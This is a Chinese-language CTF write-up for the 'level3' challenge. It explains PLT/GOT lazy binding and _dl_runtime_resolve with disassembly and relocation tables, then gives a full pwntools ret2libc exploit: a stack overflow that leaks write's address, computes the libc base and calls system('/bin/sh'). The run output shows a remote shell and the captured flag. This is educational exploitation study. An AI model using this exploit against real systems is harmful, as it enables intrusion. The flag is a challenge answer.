
```
adress:
    jmp *printf@got
```

比如一开始printf@got找一个look_printf的地址，look_printf寻找printf的地址，写入printff@got,look_printf返回到adess函数，这样再jmp *printf@got时就可以直接跳转到printf执行
也就是说不知道printf的地址的话需要去找一下
看到之前的plt表



```
Disassembly of section .plt:

000003a0 <.plt>:
 3a0:	ff b3 04 00 00 00    	pushl  0x4(%ebx)
 3a6:	ff a3 08 00 00 00    	jmp    *0x8(%ebx)
 3ac:	00 00                	add    %al,(%eax)
	...

000003b0 <puts@plt>:
 3b0:	ff a3 0c 00 00 00    	jmp    *0xc(%ebx)
 3b6:	68 00 00 00 00       	push   $0x0
 3bb:	e9 e0 ff ff ff       	jmp    3a0 <.plt>

000003c0 <__libc_start_main@plt>:
 3c0:	ff a3 10 00 00 00    	jmp    *0x10(%ebx)
 3c6:	68 08 00 00 00       	push   $0x8
 3cb:	e9 d0 ff ff ff       	jmp    3a0 <.plt>

Disassembly of section .plt.got:
```

这里除了第一个.plt其他的plt表第一条jmp都是跳转到对应的got，这时候如果函数没有执行，这里的地址对应plt下的一条命令，push0x0
我们可以用peda查看got
用x/x jmp的地址，发现就是下一条命令的地址，也就是说，指向了got表后它又指回来指向jmp下一行指令，因为还没有执行got函数，所以填的是寻找put函数的内容
所以会先执行push 0x0，然后又跳转到3a0，直接跳到第一个.plt
执行第一个push先压栈，然后这个jmp 0x8在执行之前是0，再走又变成了另一个地址
所以是这个顺序：func@plt 到func@got到func@plt到 .plt到运行时进行重定位的函数dl_runtime_resolve
在func@plt中，有一个push 0x0每一个不同的函数push的值不一样，这就告诉我们dl_runtime_resolve要找哪一个函数的地址




```
重定位节 '.rel.dyn' at offset 0x328 contains 8 entries:
 偏移量     信息    类型              符号值      符号名称
00001ed8  00000008 R_386_RELATIVE
00001edc  00000008 R_386_RELATIVE
00001ff8  00000008 R_386_RELATIVE
00002004  00000008 R_386_RELATIVE
00001fec  00000106 R_386_GLOB_DAT    00000000   _ITM_deregisterTMClone
00001ff0  00000206 R_386_GLOB_DAT    00000000   __cxa_finalize@GLIBC_2.1.3
00001ff4  00000406 R_386_GLOB_DAT    00000000   __gmon_start__
00001ffc  00000606 R_386_GLOB_DAT    00000000   _ITM_registerTMCloneTa

重定位节 '.rel.plt' at offset 0x368 contains 2 entries:
 偏移量     信息    类型              符号值      符号名称
00001fe4  00000307 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
00001fe8  00000507 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
```

如图最后两行，00001fe4对应之前puts@plt中第一行jmp的got地址
got表地址有三个特殊的

> got[0]: 本ELF动态段(.dynamic段）的装载地址
> got[1]：本ELF的link_map数据结构描述符地址
> got[2]：_dl_runtime_resolve函数的地址

跟着大佬流程图缕一下

第一次调用：



1：调用一个函数来到plt表，走一步jmp

2：跳转到got表

3：回来到plt

4：跳到公共plt表


5：跳到got表，下载这里面其实指的是_dl_runtime_resolve函数的地址

6：跳到_dl_runtime_resolve函数，这个时候_dl_runtime_resolve做两件事情

7：第一件事，将puts@plt中对应的got改成puts函数地址

8：第二件事，调用puts


第二次调用：



回到我们的题目，我们现在知道了关于plt和got的知识，也就是如果我们针对于write函数，如果调用过write函数，那么got表里面存的就是write的地址

写exp

```python
from pwn import *

p = remote("111.200.241.244",49832)
e = ELF("./level3")

wr_got = e.got['write']
wr_plt = e.plt["write"]
vun_addr = e.symbols['vulnerable_function']

payload1 = 'a' * (0x88+0x4) + p32(wr_plt) + p32(vun_addr) + p32(0x1) + p32(wr_got) + p32(0x4)
#栈溢出，返回的是write的plt地址，执行完write后，返回地址为vun函数，然后是根据write的参数，从栈上依次往下是文件描述符，写入的需要回显的地方，写入大小
p.sendlineafter("Input:\n",payload1)

wr_addr = u32(p.recv(4))
print('write address is '+ hex(wr_addr))

lbc = ELF("libc_32.so.6")
lbc_start = wr_addr - lbc.symbols['write']

sys_addr = lbc_start + lbc.symbols['system']

bin_addr = lbc_start + lbc.search('/bin/sh').next()

payload2 = 'a' * (0x88+0x4) + p32(sys_addr) + p32(0) + p32(bin_addr)

p.recv()
p.sendline(payload2)

p.interactive()
```



```
franex@franex-virtual-machine:~/桌面$ python pwnexp.py
[+] Opening connection to 111.200.241.244 on port 49832: Done
[*] '/home/franex/\xe6\xa1\x8c\xe9\x9d\xa2/level3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
write address is 0xf760f3c0
[*] '/home/franex/\xe6\xa1\x8c\xe9\x9d\xa2/libc_32.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Switching to interactive mode
$ ls
bin
dev
flag
level3
lib
lib32
lib64
$ cat flag
cyberpeace{34d2b4b7a736b690ff5fbb76caaa255e}
```

成功